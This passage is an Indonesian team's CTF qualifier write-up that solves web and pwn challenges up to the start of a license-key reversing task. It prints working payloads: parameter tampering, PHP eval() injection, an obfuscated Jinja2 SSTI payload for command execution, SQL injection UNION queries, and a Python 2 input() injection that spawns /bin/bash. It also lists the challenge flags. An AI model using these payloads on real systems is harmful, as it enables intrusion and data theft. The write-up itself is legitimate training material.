

HANTU SIBER



WRITE-UP PENYISIHAN



**Cybersecurity
Hackathon 2022**



“Why Sleep If You Can Pwn”

Nama Team : Hantu Siber

Anggota :

- **Alfido Osdie**
- **Nathanael Berliano**
- **Rayhan Ramdhany Hanaputra**

DAFTAR ISI

WEB EXPLOITATION	3
TEMPERER	3
PHP SANDBOX	6
TAMPLATE	9
GRANT ACCESS	12
PING PONG DASH	15
PWN	18
PY PWN 1	18
LICENSE KEY	20
BO 1	25
BO 2	27
MD5 GENERATOR	29
ARSIP	31
REVERSE ENGINEERING	34
HIDDEN	34
FLAG CHECKER	36
TRACE	39
INIMAHDASAR	40
WHAT THE FLAG	43
FIND THE NUMBER	45
CRYPTOGRAPHY	47
ONE XOR AWAY	47
LLR	49
CAEXOR	51
BASIC RSA	53
ONE BIG PRIME	54
THE BASE	56
MISCELLANEOUS	59
MATH	59
BASH	61
WILLKOMMEN!	64
TOLONG ADMIN!	65
DIGITAL FORENSIC	67
STRS	67
HISTORY	68
STEGO	70
WHAT THE HECKS?	73
CARVE THE FLAG	75
BUKAN NETWORK TRAFFIC	78
META	80



Web Exploitation

Temperer

Challenge 31 Solves X

Tamperer

100

Buy the Flag!

[website](#)

Flag

Submit

Deskripsi

Diberikan sebuah website dengan fitur pembelian flag. Harga flag 1337 dengan saldo money 10

The screenshot shows a browser window with the following details:

- Title bar: Parameter Tampering
- Status bar: Not secure | 103.13.207.182:10000
- Content:
 - Flag Price: 1337
 - Your Money: 10
 -

Analisis

Setelah melakukan Analisa kita dapat menyimpulkan bahwa pada website ini kita dapat memanipulasi saldo money kita dengan metode parameter tampering. Parameter tampering adalah serangan memanipulasi parameter tertentu pada request tanpa otorisasi tertentu.

Solusi

Pertama, kita mencoba mengirimkan request dengan membeli flag


Kedua, kita intercept request menggunakan burpsuite

The screenshot shows the Burp Suite interface with the following details:

- Request:** POST / HTTP/1.1
Host: 103.13.207.182:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: id,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://103.13.207.182:10000
Connection: close
Referer: http://103.13.207.182:10000/
Upgrade-Insecure-Requests: 1
money=10&submit=submit
- Inspector:** Shows Request Attributes, Request Query Parameters, Request Body Parameters, Request Cookies, and Request Headers.

Pada hasil intercept terlihat terdapat parameter money yang dapat kita manipulasi

Ketiga, Kita manipulasi parameter money dengan angka yang mencukupi untuk membeli flag



Flag Price: 1337

Your Money: 10

Buy Flag!

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to Uncle

Request to http://103.13.207.182:10000

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex View

```
1 POST / HTTP/1.1
2 Host: 103.13.207.182:10000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4844.118 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: id,en-US;q=0.7,*;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 22
9 Origin: http://103.13.207.182:10000
10 Content-Type: application/x-www-form-urlencoded
11 Referer: http://103.13.207.182:10000/
12 Upgrade-Insecure-Requests: 1
13
14 money=1337&submit=submit
```

Comment this item  HTTP/1.1

Inspector

Selection

Selected text

1337

Decoded from: URL encoding

Cancel Apply changes

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies


Request Headers

0 matches

103.13.207.182

Keempat, Kita forward request ke server

Flag akan muncul pada alert setelah mengirim request



Flag Price: 1337

Your Money: 10

Buy Flag!

103.13.207.182:10000

cyberwarriors[Parameter_Argument_was_Modified!]

Oke

Mentransfer data dari 103.13.207.182...

FLAG = cyberwarriors{Parameter_Argument_was_Modified!}

PHP Sandbox



Challenge

10 Solves

X

PHP Sandbox

356

I'm evil!


[website](#)

Flag

Submit

Deskripsi

Diberikan sebuah website dengan tampilan source code PHP website tersebut




A screenshot of a web browser window displaying the source code of a PHP file. The URL in the address bar is 103.189.235.186:10001. The page content shows the following PHP code:

```
<?php
if (isset($_GET['nama'])) {
    $cmd = $_GET['nama'];
    print eval("print 'Hello $cmd';");
} else {
    highlight_file(__FILE__);
}
?>
```

Analisis


Setelah melakukan Analisa kita dapat melihat terdapat fungsi eval() pada website yang rentan untuk kita injeksi. Fungsi ini menerima inputan get dengan parameter "nama".



Solusi

Ketika memasukan inputan, nilai variable nama akan di print secara plaintext di website. Karena fungsi eval() adalah mengavaliasi string sebagai kode PHP. Setelah melakukan beberapa percobaan payload , dan membypass quot string. Didapatkan payload sebagai berikut : %27;[command] (%27[argument]%27);;//

Lalu, dicoba menggunakan fungsi glob untuk melihat list direktori dengan payload : %27;print_r(glob(%27/*%27));;//



```
103.189.235.186:10001/?nama= x +  
Not secure | 103.189.235.186:10001/?nama=%27;print_r(glob(%27/*%27));//  
Hello Array ([0]=> /bin [1]=> /boot [2]=> /dev [3]=> /etc [4]=> /flag.txt [5]=> /home [6]=> /lib [7]=> /lib64 [8]=> /media [9]=> /mnt [10]=> /opt [11]=> /proc [12]=> /root [13]=> /run [14]=> /sbin [15]=> /srv [16]=> /sys [17]=> /tmp [18]=> /usr [19]=> /var )
```

Ditemukan bahwa flag.txt berada di direktori root, sehingga kita bisa menggunakan fungsi highlight_file untuk melihat flagnya

```
103.189.235.186:10001/?nama= x +  
Not secure | 103.189.235.186:10001/?nama=%27;highlight_file(%27/flag.txt%27);//  
Hello cyberwarriors{Bypass_simple_filter_it_is_really_sandbox_huh?}
```

Flag =
cyberwarriors{Bypass_simple_filter_it_is_really_sandbox_huh?}

Template



Challenge

12 Solves

X

Template

285

Tell me your name, and i'll say Hello!

[website](#)

Flag

Submit

Deskripsi


Disediakan sebuah website dengan tampilan seperti berikut :




Analisis

Melihat website dengan tampilan Hello, NULL menandakan bahwa website memiliki sebuah variable yang nantinya akan di tampilkan.

setelah string hello. Dengan menganalisa challenge sebelumnya kita mengetahui bahwa website menerima inputan GET pada variable nama.




Dengan menganalisa judul Challenge yaitu Tamplate, dapat diasumsikan bahwa kerentanan pada website ini adalah Server Side Tamplate Injection (SSTI). Kita dapat mencoba payload sederhana untuk mengetes hal tersebut . payload = `{{7*7}}` .



Solusi

Terlihat bahwa payload yang kita injeksikan terefleksi dan sudah dapat dipastikan bahwa kerentanan website ini adalah SSTI. Kita bisa memanfaatkan kerentanan ini untuk mendapatkan RCE dengan Payload=

```
={{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('"\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('COMMAND')|attr('read')()}}
```



```
FLAG = cyberwarriors{injecting_the_templates_and_got_so_far}
```

Grant Access



Challenge 10 Solves X

Grant Access

356

website

Flag Submit

Deskripsi

Diberikan sebuah halaman Login, dan kita disuruh untuk membypass halaman tersebut dan mengekstrack flag.

Admin Login

Username :

Password. :

Analisis

Dengan diberikannya halaman login kita bisa mencoba salah satu cara untuk membypass authentikasinya yaitu menggunakan SQL Injection

Solusi



Kita bisa menggunakan payload sederhana dari SQLi yaitu admin' or '1'='1 . Kita coba gunakan pada kedua form

The screenshot shows a web browser window titled "Admin Login". The URL bar indicates the site is not secure and shows the address 103.189.235.186:10003. The main content area has a title "Admin Login" and two input fields: "Username : and "Password : . A "Login" button is below the password field.

The screenshot shows a web browser window titled "Admin Page". The URL bar indicates the site is not secure and shows the address 103.189.235.186:10003/admin.php. The main content area has a title "Admin Page" and a message "Welcome Back admin' or '1='1!". Below the message is a "LOG OUT" button.

Ternyata pada variable username akan direfleksikan Ketika telah berhasil membypass authentikasinya. Maka dari itu kita bisa menggunakan Kembali SQLi untuk mengekstrak semua data pada databasenya. Kita menggunakan konsep try and error. Lalu mendapatkan payload terakhir yaitu **HantuSiber' and 1=1 UNION select 1,2,3,4,5 -- -**



Admin Page

Welcome Back HantuSiber' and 1=1 UNION select 1,2,3,4,5
--- -!

Flag: cyberwarriors{Was_Logged_in_with_correct_user!};

LOG OUT

FLAG = cyberwarriors{Was_Logged_in_with_correct_user!}

Ping Pong Dash



Challenge

7 Solves

x

Ping Pong Dash

436

[website](#)

Flag

Submit

Deskripsi


Diberikan sebuah website dengan tampilan sebagai berikut

Nothing here

Try to go to /ping

Analisis

Setelah Melihat tampilan website, kita diarahkan untuk menuju ke halaman /ping




Setelah mengakses /ping, halaman tidak menerima perintah GET

Solusi

Karena Perintah GET tidak bisa, kita akan mencoba perintah POST. Kirim request menggunakan burpsuite

A screenshot of the Burp Suite interface. The 'Request' tab shows a POST request to 'http://103.189.235.186:10007/ping'. The 'Response' tab shows a 404 Not Found response with the JSON body: {"message": "ping"}. The 'Inspector' tab shows the request attributes, query parameters, body parameters, cookies, and headers. The bottom status bar indicates 239 bytes transferred in 26 millis.

Response yang didapatkan berupa 404 Not Found , dan Tampilan send me Json {"message" : "ping"}. Kita langsung aja mengirimkan JSON sesuai dengan tampilan. Dan jangan lupa menambahkan **Content-type Header JSON (Content-Type: application/json)** pada request.



Burp Suite Professional v2022.2.4 - Temporary Project - licensed to Uncle

Request

Pretty Raw Hex ⌂ ⌂ ⌂

```
1 POST /ping HTTP/1.1
2 Host: 103.189.235.186:10007
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: id,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Pragma: no-cache
9 Content-Type: application/json
10 Content-Length: 21
11
12 {
13     "message": "ping"
}
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
HTTP/1.1 200
1 X-Powered-By: Express
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 73
4 Etag: W/"49-GeofrK3pCWDKmzI5ztOe4gdubkFM"
5 Date: Sun, 20 Nov 2022 00:54:38 GMT
6 Connection: close
7
8 {
9     "message": "pong",
10    "secret": "cyberwarriors{und3rr4ted_bug_bu7_d4ng3rous}"
11 }
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 0

Request Headers 9

Response Headers 6

Search... 0 matches Search... 0 matches

Done 280 bytes | 20 millis

FLAG = cyberwarriors{und3rr4ted_bug_bu7_d4ng3rous}

Py Pwn 1

Pwn



Challenge

14 Solves

X

Py Pwn 1

200

Do you know the secret?

103.13.207.182 20000

 app.py

Flag

Submit

Deskripsi

Diberikan sebuah program yang diprogram menggunakan Python versi 2.

```
1 #!/usr/bin/env python2
2
3 import os, sys
4 import subprocess
5 from random import randint
6
7 try:
8     secret = randint(0, 999999)
9     key = input("[>] Insert Key: ")
10
11    if key == secret:
12        print "[*] Correct!"
13    else:
14        print "[!] Wrong!"
15 except:
16    print "[!] Wrong!"
17
```

Analisis

Setelah dianalisis Terdapat vulnerability python2 dimana pengguna bisa menginjeksi kode melalui input.

Solusi

Kita take over host dengan bash

```
rayhan@asusbook:~$ nc 103.13.207.182 20000
[>] Insert Key: os.system("/bin/bash")
```

Flag terletak direktori root (/)

```
var
cat flag.txt
cyberwarriors{this_is_why_you_must_be_aware_with_python2_input}

FLAG =
cyberwarriors{this_is_why_you_must_be_aware_with_python2_input
}
```

License Key



Challenge

11 Solves

X

License Key

323

Masukkan license key yang sesuai agar kamu mendapatkan flag!

103.13.207.177 20006

chall

Flag

Submit

Deksripsi

Diberikan sebuah file chall yang meminta inputan license Key untuk dapat mendapatkan flag

Analisis

Kita unduh terlebih dahulu file chall yang diberikan, kemudian lakukan checksec dan file pada file tersebut

```
RELRO           STACK CANARY      NX       PIE        RPATH      RUNPATH    Symbols     FORTIFY Fortifi
d   Fortifiable FILE
Full RELRO     No canary found  NX enabled  PIE enabled  No RPATH  No RUNPATH  77 Symbols  No        0
2   license
rayhan@asusbook:~/Downloads$
```

```
rayhan@asusbook:~/Downloads$ file license
license: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.
so.2, BuildID[sha1]=927029ab0f0012d4c94fa4ac4625411777341111, for GNU/Linux 3.2.0, not stripped
```

Kemudian, decompile program tersebut kedalam IDA Pro



```
1 int vuln()
2 {
